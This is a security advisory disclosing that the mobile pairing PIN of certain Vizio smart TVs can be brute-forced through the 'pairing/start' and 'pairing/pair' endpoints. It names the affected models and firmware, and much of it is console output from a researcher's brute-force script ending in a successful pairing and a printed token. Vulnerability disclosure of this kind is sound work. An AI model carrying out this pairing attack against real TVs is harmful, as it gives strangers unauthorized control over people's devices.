Vizio Smart TV Mobile Pairing is Vulnerable to Brute Force Attacks

UNRANKED

ADVISORY ID	L9-44-478
PUBLISHED	June 28, 2021
UPDATED	August 19, 2021
CATEGORY	Brute Force
VENDOR	Vizio
PRODUCT	2018 P65-F1, 2017 E50x-E1
VERSION	6.0.31.4-2, 10.0.31.4-2

Risk Summary


The pairing procedure used by the Vizio TV and mobile application is vulnerable to a brute-force attack. The pairing process requires a user enter a PIN number shown on the TV during when attempting to connect a mobile application. The PIN is limited to digits from 0000 to 9999. Due to the limited PIN space, it is possible to perform multiple successive pairing attempts using a fixed PIN number which will eventually result in the device pairing.

A threat actor that is able to successfully authenticate to the TV is able to issue commands such as controlling the remote control, launching TV shows, and modifying device settings.

Technical Details

The researcher used a script to make successive request to the two endpoints 'pairing/start', and 'pairing/pair'.


Launching the Pair Attack



```
[redacted]\_vizio\_script> python3 .\brute_pair.py
[+] Start resposne: {"STATUS": {"RESULT": "BLOCKED", "DETAIL": "Operation blocked"}}
[-] Failed to pair: {"STATUS": {"RESULT": "PAIRING_DENIED", "DETAIL": "Pairing request denied"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 799420}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 802729}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 593458}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 442338}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 143945}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 776251}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 256756}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 822119}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 695937}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 600497}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 288809}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 360028}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 411662}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 794405}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
```

Due to the mitigations implemented by Vizio, the pairing process must be restarted after a small number of failed PIN requests. However, given the short pin length, the is a 1/10000 chance of guessing the correct PIN. Therefore, it is possible to perform the entire pairing procedure multiple times until the guessed PIN is used. During testing, brute force attempts averaged around 10 minutes.

Successful Pairing



```
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 149187}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 459276}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 140449}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 659750}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 855746}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 810336}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 234659}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 502874}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 714661}}
[-] Failed to pair: {"STATUS": {"RESULT": "CHALLENGE_INCORRECT", "DETAIL": "Challenge incorrect"}}
[+] Start resposne: {"STATUS": {"RESULT": "SUCCESS", "DETAIL": "Success"}, "ITEM": {"CHALLENGE_TYPE": 1, "PAIRING_REQ_TOKEN": 425157}}
[*] Paired to Vizio TV: Zvz7tqy1pq
```

After serval minutes the guessed PIN number is used, resulting in a successfullydevice pairing. The API key is printed to console which can be used to controlfunctions on the TV.